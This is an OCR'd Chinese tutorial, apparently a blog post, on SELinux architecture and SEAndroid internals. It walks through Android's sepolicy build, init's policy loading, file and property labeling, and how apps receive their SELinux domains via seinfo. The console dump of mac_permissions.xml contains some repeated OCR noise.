


图 10　SELinux 系统结构

图 10 比较复杂，很大的原因是它包含了其他 Linux 发行版本上的一些和 SELinux 相关的工具，我们从上往下看：

- 最顶上，Reference Policy, checkmodule, semodule_package,semodule 等讲得都是 Policy 编译相关的工具和参考文件。这些东西编译完后，会生成最右边那个圆柱体 SELinux Policy
- 中间的 SELinux-aware APP,Linux Commands, policycoreutils, file Labeling utils, semanage 等，都是 Linux 发行版中常用的 SELinux 管理工具。
- SELinux-aware APP 借助 libselinux 库，将最右边的 SELinux Policy 配置文件传递到 kernel 中。这其实是通过往系统一些特殊的文件中写数据来完成的。例如/selinux 或/sys/fs/selinux 等。
- 然后我们进入最下边的 Kernel 中的 SElinux，它包含 AVC,和 LSM 挂钩的 LSM Hook，Security Server 等等。

2.6 参考文献介绍

SELinux 比较复杂，对于初学者，建议看如下几本书：

1　SELinux NSA’s Open Source Security Enhanced Linux：

下载地址：http://download.csdn.net/detail/innost/6947063

评价：讲得 SELinux 版本比较老，不包括 MLS 相关内容。但是它是极好的入门资料。如果你完全没看懂本文，则建议读本文。

2 SELinux by Example Using Security Enhanced Linux：

下载地址：http://download.csdn.net/detail/innost/6947093

评价：这本书比第 1 本书讲得 SELinux 版本新，包括 MLS 等很多内容，几乎涵盖了目前 SELinux 相关的所有知识。读者可跳过 1 直接看这本书。

3 The_SELinux_Notebook_The_Foundations_3rd_Edition：

下载地址：http://download.csdn.net/detail/innost/6947077

评价：这是官方网站上下的文档，但它却是最不适合初学者读的。该书更像一个汇总，解释，手册文档。所以，请务必看完 1 或 2 的基础上再来看它。

http://blog.csdn.net/innost/article/details/19641487

深入理解 SELinux SEAndroid（最后部分）

接第二部分的内容（http://blog.csdn.net/innost/article/details/19641487）

SEAndroid 最后一部分

全文 PDF 下载地址为：http://vdisk.weibo.com/s/z68f810xZUS9w

二 SEAndroid 源码分析

有了上文的 SELinux 的基础知识，本节再来看看 Google 是如何在 Android 平台定制 SELinux 的。如前文所示，Android 平台中的 SELinux 叫 SEAndroid。

先来看 SEAndroid 安全策略文件的编译。

1. 编译 sepolicy

Android 平台中：

- external/sepolicy：提供了 Android 平台中的安全策略源文件。同时，该目录下的 tools 还提供了诸如 m4,checkpolicy 等编译安全策略文件的工具。注意，这些工具运行于主机（即不是提供给 Android 系统使用的）
- external/libselinux：提供了 Android 平台中的 libselinux，供 Android 系统使用。
- external/libsepol：提供了供安全策略文件编译时使用的一个工具 checkcon。

对我们而言，最重要的还是 external/sepolicy。所以先来看它。

读者还记得上文提到的如何查看 make 命令的执行情况吗？通过：

```
mmm external/sepolicy   --just-print
```

，我们可以看到 sepolicy 编译时都干了些什么。

```
#以后用 SEPOLICY_TEMP 代替

#          out/target/product/generic/obj/ETC/sepolicy_intermediates 字符串



#创建临时目录

mkdir -p out/target/product/generic/obj/ETC/sepolicy_intermediates/



#----->处理一堆输入源文件，最终输出为 policy.conf

#执行 m4 命令，用来生成 plicy.conf 文件。m4 命令将扩展 SEAndroid 定义的一些宏

m4 -D mls_num_sens=1 -D mls_num_cats=1024 -s

#m4 的输入文件。下面标黑体的是 SEAndroid 一些系统相关的文件，一般不会修改它

security_classes     initial_sids access_vectors

global_macros mls_macros mls

policy_capabilities te_macros attributes

#Android 系统中的 te 文件。
```

```
adbd.te app.te bluetoothd.te   bluetooth.te     clatd.te dbusd.te debuggerd.te device.te dhcp.te dnsmasq.te domain.te drmserver.te
file.te gpsd.te hci_attach.te healthd.te hostapd.te init_shell.te init.te installd.te isolated_app.te kernel.te keystore.te
media_app.te mediaserver.te mtp.te netd.te net.te nfc.te ping.te platform_app.te ppp.te property.te qemud.te racoon.te radio.te
release_app.te rild.te runas.te sdcardd.te servicemanager.te shared_app.te shell.te surfaceflinger.te su.te system.te tee.te
ueventd.te unconfined.te untrusted_app.te vold.te watchdogd.te wpa_supplicant.te zygote.te

#其他文件

roles   users initial_sid_contexts fs_use genfs_contexts port_contexts

#m4：将上述源文件处理完后，生成 policy.conf

> SEPOLICY_TEMP/policy.conf




#下面这个命令将根据 policy.conf 中的内容，再生成一个 policy.conf.dontaudit 文件

sed '/dontaudit/d'

                    SEPOLICY_TEMP/policy.conf >

                    SEPOLICY_TEMP/policy.conf.dontaudit



mkdir -p SEPOLICY_TEMP/
```

```
#------>根据 policy.conf 文件，生成二进制文件。SEAndroid 中，它叫 sepolicy

#执行 checkpolicy，输入是 policy.conf，输出是 sepolicy

#-M 选项表示支持 MLS

checkpolicy -M -c 26 -o SEPOLICY_TEMP/sepolicy

                                                    SEPOLICY_TEMP/policy.conf

#执行 checkpolicy，输入是 policy.conf.dontaudit，输出是 sepolicy.dontaudit

checkpolicy -M -c 26 -o

                        SEPOLICY_TEMP/sepolicy.dontaudit

                      SEPOLICY_TEMP/policy.conf.dontaudit



#--->将 sepolicy 拷贝到对应目标平台的 root 目录下

echo "Install: out/target/product/generic/root/sepolicy"

acp -fp SEPOLICY_TEMP/sepolicy

                                  out/target/product/generic/root/sepolicy
```

```
#---->生成 file_context 文件
#用 FILE_CONTEXT_TEMP 代替
#       out/target/product/generic/obj/ETC/file_contexts_intermediates 字符串
mkdir -p FILE_CONTEXT_TEMP/
m4 -s   external/sepolicy/file_contexts   > FILE_CONTEXT_TEMP/file_contexts
checkfc   SEPOLICY_TEMP/sepolicy
                                  FILE_CONTEXT_TEMP/file_contexts
echo "Install: out/target/product/generic/root/file_contexts"
acp -fp FILE_CONTEXT_TEMP/file_contexts
                                       out/target/product/generic/root/file_contexts


#--->生成 seapp_context 文件，这个是 Android 平台特有的，其作用我们下文再介绍
#用 SEAPP_CONTEXT_TEMP 代替
#         out/target/product/generic/obj/ETC/seapp_contexts_intermediates
mkdir -p SEAPP_CONTEXT_TEMP/
```

```
checkseapp -p SEPOLICY_TEMP /sepolicy

-o SEAPP_CONTEXT_TEMP/seapp_contexts SEAPP_CONTEXT_TEMP/seapp_contexts.tmp

echo "Install: out/target/product/generic/root/seapp_contexts"

acp -fp SEAPP_CONTEXT_TEMP/seapp_contexts

                                              out/target/product/generic/root/seapp_contexts



#---->和 Android 平台中的属性相关。SEAndroid 中，设置属性也需要相关权限

#用 PROPERTY_CONTEXT_TMP 代替：

#                 out/target/product/generic/obj/ETC/property_contexts_intermediates

mkdir -p PROPERTY_CONTEXT_TMP/

m4 -s   external/sepolicy/property_contexts   >

                                                PROPERTY_CONTEXT_TMP/property_contexts

checkfc -p TARGET_SEPOLICY_TEMP/sepolicy

                              PROPERTY_CONTEXT_TMP/property_contexts

echo "Install: out/target/product/generic/root/property_contexts"
```

```
acp -fp PROPERTY_CONTEXT_TMP/property_contexts

                                        out/target/product/generic/root/property_contexts
```

上面展示了 sepolicy 编译的执行情况，读者最好自己尝试一下。注意，checkfc，checkseapp 等都是 SEAndroid 编译时使用的工具，它们用来做策略检查，看看是否有规则不符合的地方。

总结：

- sepolicy 的重头工作是编译 sepolicy 安全策略文件。这个文件来源于众多的 te 文件，初始化相关的文件（initial_sid,initial_sid_context,users,roles,fs_context 等）。
- file_context：该文件记载了不同目录的初始化 SContext，所以它和死货打标签有关。
- seapp_context：和 Android 中的应用程序打标签有关。
- property_contexts：和 Android 系统中的属性服务（property_service）有关，它为各种不同的属性打标签。

下面我们来看看和 SEAndroid 相关的代码，故事从 init 开始。

2. init 的 SEAndroid 定制

Android 平台中，SEAndroid 的初始化由进程的祖先 init 的 main 函数完成，相关代码如下所示：

[-->init.c:main]

```
 process_kernel_cmdline();
 //向 SELinux 设置两个回调函数，主要是打印 log
union selinux_callback cb;
cb.func_log = klog_write;
selinux_set_callback(SELINUX_CB_LOG, cb);
 cb.func_audit = audit_callback;
 //selinux_set_callback 由 libselinux 提供。读者可 google libselinux 各个 API
 //的作用
 selinux_set_callback(SELINUX_CB_AUDIT, cb);
   //①初始化 SEAndroid
```

```
    selinux_initialize();

    //②给下面几个目录打标签!
    restorecon("/dev");
    restorecon("/dev/socket");
    restorecon("/dev/__properties__");
    restorecon_recursive("/sys");
```

上述代码中的两个重要函数：

- selinux_initialize：初始化 SEAndroid：
- 一堆的 restoercon，全称应该是 restore context：就是根据 file_contexts 中的内容给一些目录打标签。

先来看 selinux_initialize：

2.1 selinux_initialize 分析

[-->init.c:: selinux_initialize]

```
static void selinux_initialize(void)
```

```
{
    /*判断 selinux 功能是否启用。方法是：
    1） /sys/fs/selinux 是否存在。或者
    2）  ro.boot.selinux 属性不为 disabled
  */
    if (selinux_is_disabled()) return;

        //加载 sepolicy 文件
      if (selinux_android_load_policy() < 0) {......}

      selinux_init_all_handles();
    /*selinux 有两种工作模式，
      “permissive”：所有操作都被允许（即没有 MAC），但是如果有违反权限的话，会记录日志
      “enforcing”：所有操作都会进行权限检查
      */
```

```
        bool is_enforcing = selinux_is_enforcing();

        //设置 SELinux 的模式

        security_setenforce(is_enforcing);

}
```

来看上述代码中的两个函数：

- **selinux_android_load_policy**：加载 sepolicy 文件。
- **selinux_init_all_handles**：初始化 file_context，seapp_context 及 property_context 相关内容。

（1） selinux_android_load_policy

来看 selinux_android_load_policy，其代码如下所示：

[-->external/libselinux/src/android.c:: selinux_android_load_policy]

```
int selinux_android_load_policy(void)

{

        char *mnt = SELINUXMNT;// 值为/sys/fs/selinux
```

```
        int rc;//挂载/sys/fs/selinux，SELINUXFS 值为"selinuxfs"

        rc = mount(SELINUXFS, mnt, SELINUXFS, 0, NULL);

          ......

        // /sys/fs/selinux 为 userpace 和 kernel 中的 SELinux 模块交互的通道

        set_selinuxmnt(mnt);//此函数定义在 selinux.h 中，属于 libselinux API.



        return selinux_android_reload_policy(); //加载 SEAndroid 中的 policy 文件

}
```

图 11 展示了 Nexus 7 上/sys/fs/selinux 的内容：




图 11 /sys/fs/selinux 的内容

用户空间进程可同读写/sys/fs/selinux 的各个文件或其中的子目录来通知 Kernel 中的 SELinux 完成相关的操作。

我们此处此处举一个例子，如图 11 下方红框中的 booleans 文件夹：

- 我们可以 SELinux 的安全配置文件中写一些类似 if/else 的语句。if 中的是布尔判断条件。比如 booleans 文件夹下有一个 in_qemu 文件，这个就是 sepolicy 安全配置文件中的一个布尔变量。**in_qemu 定义在 domain.te 文件中，关键词是 bool**。
- **cat booleans/in_qemu**：打印 in_qemu 布尔变量的取值。读者会发现它的值为“0 0”。为什么有两个零呢，这第一个 0 是它的当前值，第二个零代表 pending 取值。即还没有赋值给当前值的一个中间变量。如果我们通过 echo "1" > booleans/in_qemu 的话，第二个零将变成 1。
- 为什么需要有中间变量呢？读者注意图 11 的右上方有一个 commit_pending_bools 文件。原来，通过在布尔变量中设置一个 pending 变量，我们可以实现批处理操作。即先修改 1 个或多个布尔变量的 pending 变量，然后往 commit_pending_bools 写 1，这样这些一个或多个的布尔变量将使用 pending 变量取代当前值。

接下来看看 **selinux_android_reload_policy** 函数：

[-->external/libselinux/src/android.c:: selinux_android_reload_policy]

```
int selinux_android_reload_policy(void)

{

       int fd = -1, rc;   struct stat sb;     void *map = NULL;

       int i = 0;

     // sepolicy_file 指明 sepolicy 文件的路径。Android 中有两处，第一个是

   // /data/security/current/sepolicy。第二个是 root 目录下的 sepolicy 文件。

   //下面这段逻辑可知，SEAndroid 只使用其中的一个，如果/data/目录下有 sepolicy 文件，则

   //优先使用它

       while (fd < 0 && sepolicy_file[i]) {

               fd = open(sepolicy_file[i], O_RDONLY | O_NOFOLLOW);

               i++;

       }

       ......

       map = mmap(NULL, sb.st_size, PROT_READ, MAP_PRIVATE, fd, 0);

       ......
```

```
    //假设使用根目录下的 sepolicy 文件。下面这个函数由 selinux.h 定义，它将此文件加载到
    //内核中
      rc = security_load_policy(map, sb.st_size);
      ......
      munmap(map, sb.st_size);
      close(fd);
        return 0;
}
```

init 通过 mmap 的方式，将 sepolicy 文件传递给了 kernel。init 使用了 libselinux 提供的 API 函数来完成相关操作。而 libselinux 则是通过操作/sys/fs/selinux 下的文件来完成和 Kernel 中 SELinux 模块的交互。libselinux 库的 API 不是我们研究的重点，感兴趣的兄弟请自己研究源码。

总之，selinux_android_load_policy 干得最重要的一件事情就是将 sepolicy 文件传递给 Kernel，这样 Kernel 就有了安全策略配置文件，后续的 MAC 才能开展起来。

在此，请读者注意 sepolicy 文件的位置：

- 首先查看/data/security/current/sepolicy：笔者自定义的策略文件一般放在这里，init 优先使用它。
- /sepolicy：root 根目录下的 sepolicy，如果 data 目录下没有 sepolicy，则使用它。系统默认的 sepolicy 在此。

（2） selinux_init_all_handles

前面讲过，init 要给一些死货和 property 打标签，为了完成这个工作，根据 libselinux 的 API，init 需要先创建两个 handler，代码在 selinux_init_all_handles 中：

[-->init.c:: selinux_init_all_handles]

```
void selinux_init_all_handles(void)

{

       sehandle = selinux_android_file_context_handle();

       sehandle_prop = selinux_android_prop_context_handle();

}
```

创建两个 handler，主要为后续做 labeling 控制。我们来看看 prop 的 context：

[-->init.c::selinux_android_prop_context_handle]

```
struct selabel_handle* selinux_android_prop_context_handle(void)

{

       int i = 0;

       struct selabel_handle* sehandle = NULL;

     //setopts_prop 也有两个值：

     //第一个是/data/security/property_contexts。第二个是/property_contexts

       while ((sehandle == NULL) && seopts_prop[i].value) {

                sehandle = selabel_open(SELABEL_CTX_ANDROID_PROP, &seopts_prop[i], 1);

                i++;

       }

   //假设采用的是根目录下的 property_context 文件

   ......

   return sehandle;

}
```

handler 其实就是为了打开 xxx_context 文件。由于它们和 restorecon 有关，下面直接来看 restorecon 函数，看看这些 handler 是怎么个用法。

2.2 restorecon 分析

[-->init.c::restorecon]

```
int restorecon(const char *pathname)

{

       char *secontext = NULL;

       struct stat sb;

       int i;



       if (is_selinux_enabled() <= 0 || !sehandle)

               return 0;



       if (lstat(pathname, &sb) < 0)     return -errno;
```

```
        //查找 file_context 文件中是否包含有 pathname 路径的控制选项
        if (selabel_lookup(sehandle, &secontext, pathname, sb.st_mode) < 0)
                return -errno;
    //设置 patchname 目录的 security_context，lsetfilecon 的实现非常简单，就是调用
    //
        if (lsetfilecon(pathname, secontext) < 0) {
                freecon(secontext);
                return -errno;
        }
        freecon(secontext);
        return 0;
}
```

想知道 selinux 是如何 labeling 一个文件或目录的吗？答案在 lsetfilecon 中：

[-->external/libselinux/src/lsetfilecon.c:: lsetfilecon]

```
int lsetfilecon(const char *path, const security_context_t context)
```

```
{
  //设置文件系统的属性
  return lsetxattr(path, XATTR_NAME_SELINUX, context, strlen(context) + 1,0);
}
```

2.3 property 权限检查

一般而言，SELinux 权限检查都是由 kernel 来完成的，不过对于 Android 平台中的 Property 而言，这却完全是一个用户空间的内容。所以，我们看看 init 是如何使用 libselinux 来完成用户空间的权限检查的。

每当其他进程通过 setprop 函数设置属性时，property_service 中有一个叫 check_

[system/core/init/property_service.c:: check_mac_perms]

```
static int check_mac_perms(const char *name, char *sctx)
{
       if (is_selinux_enabled() <= 0)   return 1;

       char *tctx = NULL;
```

```
        const char *class = "property_service";
        const char *perm = "set";
        int result = 0;
        ......
        //检查 property_context 中是否定义了目标 SContext，即 tctx。
        if (selabel_lookup(sehandle_prop, &tctx, name, 1) != 0) goto err;
    //将源 SContext 和目标 SContext 进行比较，判断是否有相关权限。name 是属性的名字
    //源 SContext 是调用 setprop 进程的 SContext。目标 SContext 是 property_context
    //文件中定义的 SContext。
        if (selinux_check_access(sctx, tctx, class, perm, name) == 0)
                result = 1;
        freecon(tctx);
  err:
        return result;
}
```

怎么样？理解起来并不困难吧？用户空间的权限检查主要就是通过 selinux_check_access 完成，其输入参数包括：

- 源的 SContext：它就是调用 setprop 的进程的 SContext
- 目标的 SContext：不同的属性有不同的 SContext，这是在 property_context 中定义的。
- 要检查的 Object class（系统所支持的类在 external/sepolicy/security_classes 文件中定义）。
- 操作名称（perm，由 access vector 定义。对 Property 这种 Object class 而言，其唯一需要做权限检查的操作就是 set。读者可参考 external/sepolicy/access_vectors 这个文件）。

具体的哪一个属性（name 参数指定，就是具体指明哪一文件）。

提示：关于这些 API 的说明，读者请参考 http://selinuxproject.org/page/User_Resources 中的 Manual pages 文档。

下面我们来看 Android 中应用程序是如何使用 SELinux 的。

3. 应用程序中的 SELinux

对应用程序而言，最重要的工作就是管理它们的 DT 和 TT：

- 所有 Android 的 Application 对应的进程都是从 zygote 进程中 fork 出来的。从前文介绍 DT 的知识可知，在做 DT 时，可以根据所执行的不同 Type 的文件来转换到不同的 DT。但这个对 Android 而言不可行。因为 zygote 在 fork 子进程后，并没有执行 execv。
- apk 在安装后，都会在/data/data/目录下建立自己对于的文件夹，这个工作是由 installd 来完成的。同样，installd 应该给这些不同的文件夹打上对应的 label。

我们先来看应用程序的 DT。

3.1 Java 应用程序的 DT

Android 中应用进程（就是 APK 所在的进程）的 DT 转换其实很简单，它及其具有 Android 特色：

- 普通的 DT 是根据所 execv 文件的 Type 来设置 DT 转换条件。
- 而 Android 中则根据该 APK 签名信息来讲最终的进程转换到几种预设值的 Domain 中。

（1） mac_permissions.xml 的用途

我们先来看 PackageManagerService：

[-->PackageManagerService.java::PackageManageService]

```
.....
/*下面这个函数将尝试解析
  1)/data/security/mac_permissions.xml 或
  2)/system/etc/security/mac_permissions.xml 中的内容。
*/
mFoundPolicyFile = SELinuxMMAC.readInstallPolicy();
```

注意，mac_permissions.xml 位于 external/sepolicy 中，图 12 所示为该文件的原始：

```
<?xml version="1.0" encoding="utf-8"?>
<policy>

    <!-- Platform dev key in AOSP -->
    <signer signature="@PLATFORM" >
      <seinfo value="platform" />
    </signer>

    <!-- Media dev key in AOSP -->
    <signer signature="@MEDIA" >
      <seinfo value="media" />
    </signer>

    <!-- shared dev key in AOSP -->
    <signer signature="@SHARED" >
      <seinfo value="shared" />
    </signer>

    <!-- release dev key in AOSP -->
    <signer signature="@RELEASE" >
      <seinfo value="release" />
    </signer>

    <!-- All other keys -->
    <default>
      <seinfo value="default" />
    </default>

</policy>
```

图 12　mac_permissions.xml 的内容

在系统过程中，图 12 中的@RELEASE，@PLATFORM 等内容会被 RELEASE、PLATFORM 签名信息替换。图 13 所示为 Nexus 7 中该文件的内容。

130|root@flo:/ # cat /system/etc/security/mac_permissions.xml
<?xml version="1.0" encoding="iso-8859-1"?><!-- AUTOGENERATED FILE DO NOT MODIFY --><policy><sign
er signature="3082035d308202470206013f34416fa1300b06092a8648B6f70d0101053074310b30090603550406130
255533113301106035504081 30a43616c69666f726e6961311630140603550407130d4d6f756e7461696e205669657731
143012060355040a130b476f6f676c6520496e632e3110300e060355040b1307416e64726f69643110300e06035504031
307416e64726f6964301e170d313330363131313737323131315a170d333830313139303331343037 5a3074310b30090603
550406130255533113301106035504081 30a43616c69666f726e6961311630140603550407130d4d6f756e7461696e205
669657731143012060355040a130b476f6f676c6520496e632e3110300e060355040b1307416e64726f69643110300e06
035504031307416e64726f6964301e170d313330363131313737323131315a170d333830313139303331343037 5a3074310b30090603
5504061302555331133011060355040813 0a43616c69666f726e6961311630140603550407130d4d6f756e7461696e205
669657731143012060355040a130b476f6f676c6520496e632e3110300e060355040b1307416e64726f69643110300e06
035504031307416e64726f6964301e170d313330363131313737323131315a170d333830313139303331343037 5a3074310b30090603
550406130255533113301106035504081 30a43616c69666f726e6961311630140603550407130d4d6f756e7461696e205
669657731143012060355040a130b476f6f676c6520496e632e3110300e060355040b1307416e64726f69643110300e06
035504031307416e64726f6964301e170d313330363131313737323131315a170d333830313139303331343037 5a3074310b30090603
5504061302555331133011060355040813 0

mac_permissions.xml 保存了不同签名所对应的 seinfo：如 seinfo 为 platform 时的签名是什么，seinfo 为 media 的时候签名又是什么。那么，这些信息有啥用呢？来看下文。

（2） 扫描 APK

当 APK 安装时，也就是 APK 被 PKMGS 扫描的时候，有如下的代码：

[-->PackageManagerService.java::ScanPackageLI]

```
if (mFoundPolicyFile) {

        //下面这个函数将根据签名信息赋值 seinfo 值给对应的 apk

        SELinuxMMAC.assignSeinfoValue(pkg);

    }
```

[-->SELinuxMMAC.java::assignSeinfoValue]

```
public static void assignSeinfoValue(PackageParser.Package pkg) {



        //对于系统 app(预装的，位于 system 目录下的)

        if (((pkg.applicationInfo.flags & ApplicationInfo.FLAG_SYSTEM) != 0) ||
```

```
        ((pkg.applicationInfo.flags &
                                        ApplicationInfo.FLAG_UPDATED_SYSTEM_APP) != 0)) {


    for (Signature s : pkg.mSignatures) {
                    if (s == null)   continue;
                //sSigSeinfo 存储了 mac_permissions.xml 中 seinfo 标签的内容
                if (sSigSeinfo.containsKey(s)) {
                            String seinfo = pkg.applicationInfo.seinfo = sSigSeinfo.get(s);
                            return;
                    }
            }
            //sPackageSeinfo 存储了 xml 中 package 标签下 seinfo 子标签的内容
            if (sPackageSeinfo.containsKey(pkg.packageName)) {
                    String seinfo = pkg.applicationInfo.seinfo =
                                                sPackageSeinfo.get(pkg.packageName);
```

```
                            return;
                        }
                }
                //default 标签中 seinfo 的值
                String seinfo = pkg.applicationInfo.seinfo = sSigSeinfo.get(null);
                ......
    }
```

assignSeinfoValue 的功能如上代码所示，它根据 apk 的签名信息来赋值不同的 seinfo，也就是诸如 "platform"，”media“之类的值。

提示：大家能想出为什么要设置 seinfo 吗？恩，它就是 Android 为 App 定义的 SContext 中的 Domain 的值。

（3） App 的 DT 转换

ActivityManagerService 负责启动目标应用进程，相关代码如下所示：

[-->ActivityManagerService.java:: startProcessLocked]

```
Process.ProcessStartResult startResult =
                                        Process.start("android.app.ActivityThread",
                                    app.processName, uid, uid, gids, debugFlags, mountExternal,
                                    app.info.targetSdkVersion, app.info.seinfo, null);
```

根据《深入理解 Android 卷 I》第 4 章对 zygote 的介绍，zygote 进程将 fork 一个子进程，相关函数在：

[-->ZygoteConnection.java::runOnce]

```
pid = Zygote.forkAndSpecialize(parsedArgs.uid, parsedArgs.gid, parsedArgs.gids,
                                    parsedArgs.debugFlags, rlimits, parsedArgs.mountExternal,
                                    parsedArgs.seInfo,parsedArgs.niceName);
```

该函数由 JNI 实现，代码在 dalvik/vm/native/ dalvik_system_Zygote.cpp 中，其中最重要的是内部所调用的 forkAndSpecializeCommon：

[-->dalvik_system_Zygote.cpp:: forkAndSpecializeCommon]

```
pid = fork();

if (pid == 0) {
```

```
  ......

      err = setSELinuxContext(uid, isSystemServer, seInfo, niceName);

  .....}
```

[-->external/libselinux/android.c::selinux_android_setcontext]

```
int selinux_android_setcontext(uid_t uid,int isSystemServer,

                                  const char *seinfo,const char *pkgname)

{

       char *orig_ctx_str = NULL, *ctx_str;   context_t ctx = NULL;

       int rc = -1;

       if (is_selinux_enabled() <= 0)   return 0;



       //重要函数：seapp_context_init，内部将调用 selinux_android_seapp_context_reload

     //以加载 seapp_contexts 文件。

     // 1) /data/security/current/seapp_contexts 或者
```

```
// 2) /seapp_contexts     本例而言，就是根目录下的这个 seapp_context 文件
  __selinux_once(once, seapp_context_init);

  rc = getcon(&ctx_str);
  ctx = context_new(ctx_str);
  orig_ctx_str = ctx_str;
  //从 zygote 进程 fork 出来后，最初的 SContext 取值为 u:r:zygote:s0
//下面这个函数将根据 uid,pkgname 等设置最终的 SC。例如 u:r:system_app:s0 等
  rc = seapp_context_lookup(SEAPP_DOMAIN, uid, isSystemServer, seinfo, pkgname,
    ctx);
ctx_str = context_str(ctx);
rc = security_check_context(ctx_str);
if (strcmp(ctx_str, orig_ctx_str)) {
          rc = setcon(ctx_str);
  }
```

```
        rc = 0;

        ......

        return rc;

}
```

